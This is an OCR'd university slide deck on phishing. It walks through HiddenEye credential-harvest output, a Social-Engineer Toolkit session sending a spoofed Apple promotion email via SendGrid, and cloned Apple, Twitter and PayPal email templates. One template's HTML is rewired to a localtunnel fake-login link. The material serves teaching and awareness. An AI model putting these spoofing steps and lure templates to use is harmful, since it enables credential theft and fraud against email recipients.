
HiddenEye gives as answer the user's credentials, but also other informations



```
 [ CREDENTIALS FOUND ]:
 Account: securitè@letstry.com Pass: cotedazur


[ VICTIM INFO FOUND ]:
Victim Public IP: 2.15.209.191
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101
Firefox/60.0

Current logged in user: root

Longitude: 7.2661
Latitude: 43.7031

ISP: AS3215 Orange S.A.
Country: FR

Region: Provence-Alpes-Côte d'Azur
City: Nice
```


PHISHING EMAIL ATTACK

Experiment phishing 1



```
 1. Use a gmail Account for your email attack.
 2. Use your own server or open relay

set:phishing>2
set:phishing> From address (ex: moo@example.com):Apple@info.fr
set:phishing> The FROM NAME the user will see:Sandra Lopez
set:phishing> Username for open-relay [blank]:apikey
Password for open-relay [blank]:
set:phishing> SMTP email server address (ex. smtp.youremailserveryouown.com):smtp.sendgrid.net
set:phishing> Port number for the SMTP server [25]:587
set:phishing> Flag this message/s as high priority? [yes|no]:yes
Do you want to attach a file - [y/n]: n
Do you want to attach an inline file - [y/n]: n
set:phishing> Email subject:New Iphone promotion!
set:phishing> Send the message as html or plain? 'h' or 'p' [p]:p
[!] IMPORTANT: When finished, type END (all capital) then hit {return} on a new line.
set:phishing> Enter the body of the message, type END (capitals) when finished:Hi,
Next line of the body: Thanks for you support!
Next line of the body: See you soon !
Next line of the body: END
[*] SET has finished sending the emails
```

PHISHING EMAIL ATTACK



Sandra Lopez New Iphone promotion! - Hi, Thanks for you support! See you ... 06:03

1 of 14

New Iphone promotion! Inbox ×

Sandra Lopez Apple@info.fr via sendgrid.net

to me


06:03 (30 minutes ago)

Hi, Thanks for you support! See you soon !

Experiment 2

PHISHING
EMAIL ATTACK

Using the template available at Stripo.email



□ ☆ apple.com Apple offer - Put your preheader text here iPhone iPad Watch Pro cameras

Pro cameras. Pro display.
Pro performance.


A transformative triple-camera system that adds tons of capability without complexity. Welcome to the first iPhone powerful enough to be called Pro.

Which iPhone is right for you?

Apple iPhone 11 Pro/Max
Starting at $259

Apple iPhone 11
Starting at $179

- Finding the email templates could be difficult.
- Stripo provides some templates, but another efficient way to get them is by simply getting the source code (html) of a real email sent from the company we are trying to emulate.



Restore the password?

Someone attempted to login your account @MattiaDiRusso from India, if it wasn't you we suggest to restore your password clicking the button below.

Are you receiving a lot of emails of password restore?


You can modify the settings of your account so that it is necessary to provide your personal informations before proceding to the password restore.

How can I know that this email comes from twitte

Links in this email start with “https://” and contain “twitter.

This email is for @MattiaDiRusso

Twitter, Inc. 1355 Market Street, Suite 900 San Francisco, CA 94



```
<table><tbody><tr><td valign="top">
    <span style="font-size:14px;color:#c88039;font-weight:bold;text-decoration:none">You authorized a
    <span style="font-size:14px;color:#c88039;font-weight:bold;text-decoration:none"> (<a href="mailt
    <br>Your funds will be transferred when the merchant processes your payment. Any money in your Pa
    <br>
    <br>Thanks for using PayPal. If you didn't perform this transaction, you can cancel it by
    <a href="http://ugly-squid-24.localtunnel.me">clicking here</a></td></tr></tbody></table><br><br>
    <span style="display:inline"><span style="display:inline">It may take a few moments for this tran
    </span><div style="margin-top:5px"></div><table style="color:#666666!important;font-family:arial,
```

Then we can modify it, changing the meaning of that email (maybe asking the user to log in for security purposes) and putting the link of the fake login page instead of the real one.

Eventually we can send this html code with The Social-Engineer Toolkit we saw in the previous slides.

UNIVERSITÉ CÔTE D'AZUR

DEMO TIME

THANK YOU FOR YOUR ATTENTION.

REFERENCES:

GENERAL EXPLAINATION ABOUT PHISHING:
https://www.imperva.com/learn/application-security/phishing-attack-scam/
https://www.csoonline.com/article/2117843/what-is-phishing-how-this-cyber-attack-works-and-how-to-prevent-it.html
https://www.varonis.com/blog/spot-phishing-scam/
https://www.valdosta.edu/administration/it/security/documents/phishing-awareness-ppt.pdf
TYPES OF PHISHING
https://www.csoonline.com/article/3234716/types-of-phishing-attacks-and-how-to-identify-them.html
https://www.tripwire.com/state-of-security/security-awareness/6-common-phishing-attacks-and-how-to-protect-against-them/
SPEAR
https://searchsecurity.techtarget.com/definition/spear-phishing
https://blog.talosintelligence.com/2017/10/cyber-conflict-decoy-document.html
WHALING
https://www.varonis.com/blog/whaling-attack/
https://digitalguardian.com/blog/what-whaling-attack-defining-and-identifying-whaling-attacks
BEC
https://www.barracuda.com/glossary/business-email-compromise
CLONE PHISHING
https://www.cloudberrylab.com/resources/blog/clone-phishing/
VISHING
https://fraudwatchinternational.com/vishing/what-is-vishing/
EXAMPLES:
https://www.phishprotection.com/blog/the-top-5-phishing-scams-in-history-what-you-need-to-know/
https://www.thesslstore.com/blog/the-dirty-dozen-the-12-most-costly-phishing-attack-examples/